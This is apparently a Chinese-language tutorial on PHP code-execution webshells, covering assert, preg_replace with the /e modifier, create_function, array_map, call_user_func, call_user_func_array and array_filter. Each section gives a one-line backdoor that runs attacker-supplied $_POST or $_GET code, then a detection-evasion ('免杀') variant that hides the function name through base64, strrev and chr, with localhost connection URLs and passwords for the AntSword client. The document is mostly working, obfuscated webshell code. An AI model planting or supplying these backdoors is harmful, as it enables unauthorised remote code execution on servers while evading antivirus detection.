
1. 复现代码执行各种类型,并将每个函数进行自定义改写

**assert**

#assert函数是直接将传入的参数当成PHP代码执行，不需要以分号结尾.

默认功能


|  |
| --- |
| <?php @*assert*($\_POST['cmd']); |



**免杀**

|  |
| --- |
| <?php  class T{  function demo1(){  $str1 = *base64\_encode*('a');  $str2 = *strrev*('sse');  $str3 = *ord*('r');  return array($str1,$str2,$str3);  } }  Class createFunc{  public function create(array $array){  $str1 = *base64\_decode*($array[0]);  $str2 = *strrev*($array[1]);  $str3= *chr*($array[2]);  $str4 = 't';  return $str1.$str2.$str3.$str4;  } } $t = new T(); $arr = $t->demo1(); *var\_dump*($arr); $cmd = $\_POST['cmd']; $c = new createFunc(); $cc = $c->create($arr); echo $cc; $b = ' '.$cmd.' '; //这里很关键 不这样级别为1 $cc($b); |
| **<http://www.localhost.com/diy/codeExec/work/mianshaAssert2.php?cmd=eval($_POST[2])>**  **密码:2** |

**连接蚁剑**




**preg\_replace**( [mixed](https://www.php.net/manual/zh/language.pseudo-types.php" \l "language.types.mixed) $pattern , [mixed](https://www.php.net/manual/zh/language.pseudo-types.php" \l "language.types.mixed) $str, [mixed](https://www.php.net/manual/zh/language.pseudo-types.php" \l "language.types.mixed) $subject  )

//第三个subject  参数需要满足第一个参数pattern 的条件  
//本函数功能 :将subject  中匹配到的正则的内容更改为$str的内容

如果第一个参数pattern 正则条件类似’/ /e’,那么会将$str中的字符串当作代码执行


默认情况

|  |
| --- |
| $str = $\_GET[1]; *//第三个参数需要满足第一个参数的条件 //本函数功能 :将subject 中匹配到的正则的内容更改为$str的内容 preg\_replace*('/it/e',$str,'just do it'); |




**免杀**

|  |
| --- |
| <?php $str = $\_GET[1]; *//第三个参数需要满足第一个参数的条件 //本函数功能 :将subject 中匹配到的正则的内容更改为$str的内容* function demo1(){  $str1 = *base64\_encode*('preg');  $str2 = *ord*('\_');  $str3 = *strrev*('replace');  return array($str1,$str2,$str3); } $arr = demo1();  Class createFunc{  public function create(array $array){  $str1 = *base64\_decode*($array[0]);  $str2 = *chr*($array[1]);  $str3= *strrev*($array[2]);  return $str1.$str2.$str3;  } }  $c = new createFunc(); $cc = $c->create($arr); $cc('/it/e',$str,'just do it'); |



|  |
| --- |
| <http://www.localhost.com/diy/codeExec/work/preg_replaceTest.php?1=eval($_POST[2])>  2 |



**create\_function()**

create\_function:

创造一个匿名函数,内部生存一个标准的函数模型 : function(参数) { 函数体 }

默认情况


|  |
| --- |
| <?php *//123) || phpinfo());}/\** $c = $\_GET['c']; $code = "return (strlen(\$a)-strlen(\$b)+" . "strlen($c));"; *//return (strlen($a)-strlen($b)+strlen(pio));* $func2 = function($a,$b){  return (*strlen*($a)-*strlen*($b)+*strlen*(*pio*)); }; $lambda = *create\_function*('$a,$b', "return (strlen(\$a)-strlen(\$b)+" . "strlen($c));"); $array = array('reall long string here,boy', 'this', 'midding lenth', 'larget'); *usort*($array, $lambda); |
| <http://www.localhost.com/diy/codeExec/work/createFunction.php?c=eval($_POST[2])>  密码:2 |

**免杀**

|  |
| --- |
| <?php *//123) || phpinfo());}/\** $c = $\_GET['c']; $code = "return (strlen(\$a)-strlen(\$b)+" . "strlen($c));"; *//return (strlen($a)-strlen($b)+strlen(pio));* $func2 = function($a,$b){  return (*strlen*($a)-*strlen*($b)+*strlen*(*pio*)); };  class T{  function demo1(){  $str1 = *base64\_encode*('create');  $str2 = *ord*('\_');  $str3 = *strrev*('function');  return array($str1,$str2,$str3);  } }  Class createFunc{  public function create(array $array){  $str1 = *base64\_decode*($array[0]);  $str2= *chr*($array[1]);  $str3 = *strrev*($array[2]);  return (string)$str1.$str2.$str3;  } }  $t = new T(); $arr = $t->demo1();   $c = new createFunc(); $cc = $c->create($arr);    $cmd = $\_GET['c']; $lambda = $cc('$a,$b', "return (strlen(\$a)-strlen(\$b)+" . "strlen($cmd));"); $array = array('reall long string here,boy', 'this', 'midding lenth', 'larget'); *usort*($array, $lambda); |

|  |
| --- |
|  |





|  |
| --- |
| <http://www.localhost.com/diy/codeExec/work/createFunction.php?c=eval($_POST[2])>  密码:2 |

**Array\_map()**


默认代码

|  |
| --- |
| <?php $func = $\_GET['func']; $cmd = $\_GET['cmd']; $array[0] = $cmd; *//assert('phpinfo();'); //die(); //如果说,$func== assert //$array[0] = 'phpinfo();' //assert('phpinfo();') //本质上，array\_map函数就是从$array数组中取出 //元素，然后，使用$func进行一个处理，并最终将 //结果进行一个返回* $new\_array = *array\_map*($func, $array); echo $new\_array; |
| <http://www.localhost.com/diy/codeExec/work/arrayMapTest.php?func=assert&cmd=eval($_POST[1])>  密码:1 |

**免杀：**

|  |
| --- |
| <?php $func = $\_GET['func']; $cmd = $\_GET['cmd']; $array[0] = $cmd; *//assert('phpinfo();'); //die(); //如果说,$func== assert //$array[0] = 'phpinfo();' //assert('phpinfo();') //本质上，array\_map函数就是从$array数组中取出 //元素，然后，使用$func进行一个处理，并最终将 //结果进行一个返回* class T{  function demo1(){  $str1 = *base64\_encode*('array');  $str2 = *ord*('\_');  $str3 = *strrev*('map');  return array($str1,$str2,$str3);  } }  Class createFunc{  public function create(array $array){  $str1 = *base64\_decode*($array[0]);  $str2= *chr*($array[1]);  $str3 = *strrev*($array[2]);  return (string)$str1.$str2.$str3;  } }  $t = new T(); $arr = $t->demo1();   $c = new createFunc(); $cc = $c->create($arr);   $new\_array = $cc($func, $array); echo $new\_array; |

|  |
| --- |
| **<http://www.localhost.com/diy/codeExec/work/arrayMapTest.php?func=assert&cmd=eval($_POST[1])>**  **密码:1** |



**call\_user\_function()**

**默认：**


|  |
| --- |
| <?php @*call\_user\_func*('assert',$\_GET['cmd']);  $call = function ($a,$var){  $res = $a($var);  return $res; }; $call($\_GET['func'],$\_GET['cmd']); |
| **<http://www.localhost.com/diy/codeExec/work/callUserFunc.php?func=assert&cmd=eval($_POST[1])>**  **密码:1** |

**免杀**

|  |
| --- |
| <?php  class T{  function demo1(){  $str1 = *base64\_encode*('call');  $str2 = *ord*('\_');  $str3 = *strrev*('user\_func');  return array($str1,$str2,$str3);  } } Class createFunc{  public function create(array $array){  $str1 = *base64\_decode*($array[0]);  $str2= *chr*($array[1]);  $str3 = *strrev*($array[2]);  return (string)$str1.$str2.$str3;  } } $t = new T(); $arr = $t->demo1();   $c = new createFunc(); $cc = $c->create($arr); echo $cc;  $cmd = $\_GET['cmd']; $fun = $\_GET['func']; *//@call\_user\_func('assert',$\_GET['cmd']);* class B{  public function p($cc,$fun,$cmd){  $cc($fun,$cmd);  } } (new B())->p($cc,$fun,$cmd); |

|  |
| --- |
| <http://www.localhost.com/diy/codeExec/work/callUserFunc.php?func=assert&cmd=eval($_POST[1])>  密码:1 |





**call\_user\_func\_array()**


**默认:**

|  |
| --- |
| <?php *call\_user\_func\_array*('assert', array($\_POST['a'])); |
| **密码:a** |

**免杀:**

|  |
| --- |
| <?php  class T{  function demo1(){  $str1 = *base64\_encode*('call\_user');  $str2 = *ord*('\_');  $str3 = *strrev*('func\_array');  return array($str1,$str2,$str3);  } } Class createFunc{  public function create(array $array){  $str1 = *base64\_decode*($array[0]);  $str2= *chr*($array[1]);  $str3 = *strrev*($array[2]);  return (string)$str1.$str2.$str3;  } } $t = new T(); $arr = $t->demo1();   $c = new createFunc(); $cc = $c->create($arr);  $fun = $\_GET['func'];  class B{  public function p($cc,$fun,$cmd){  $cc($fun,array($cmd));  } } (new B())->p($cc,$fun,$\_GET['a']); |

|  |
| --- |
| **<http://www.localhost.com/diy/codeExec/work/create_user_func_array.php?func=assert&a=eval($_POST[1])>**  **密码:1** |



**array\_filter()**

**默认：**

|  |
| --- |
| <?php $array = array(1,2,3,4,5,6,7,8,9,10); $func = function ($var){  return $var % 3 == 0; }; $func=$\_GET['func']; $m = $\_POST['m']; $array = array("$m",2,3,4,5,6,7,8,9,10); *//http://www.localhost.com/diy/arrayMap/arrayFilter.php* $res = *array\_filter*($array,$func); *var\_dump*($res); |

|  |
| --- |
| <http://www.localhost.com/diy/codeExec/work/arrayFilter.php?func=assert>  密码:m |

**免杀:**



|  |
| --- |
| <?php $array = array(1,2,3,4,5,6,7,8,9,10); $func = function ($var){  return $var % 3 == 0; }; $func=$\_GET['func']; $m = $\_POST['m']; $array = array("$m",2,3,4,5,6,7,8,9,10); *//http://www.localhost.com/diy/arrayMap/arrayFilter.php* class T{  function demo1(){  $str1 = *base64\_encode*('array');  $str2 = *ord*('\_');  $str3 = *strrev*('filter');  return array($str1,$str2,$str3);  } }  Class createFunc{  public function create(array $array){  $str1 = *base64\_decode*($array[0]);  $str2= *chr*($array[1]);  $str3 = *strrev*($array[2]);  return (string)$str1.$str2.$str3;  } }  $t = new T(); $arr = $t->demo1();   $c = new createFunc(); $cc = $c->create($arr);  $res = $cc($array,$func); *var\_dump*($res); |

|  |
| --- |
| <http://www.localhost.com/diy/codeExec/work/arrayFilter.php?func=assert>  密码:m |

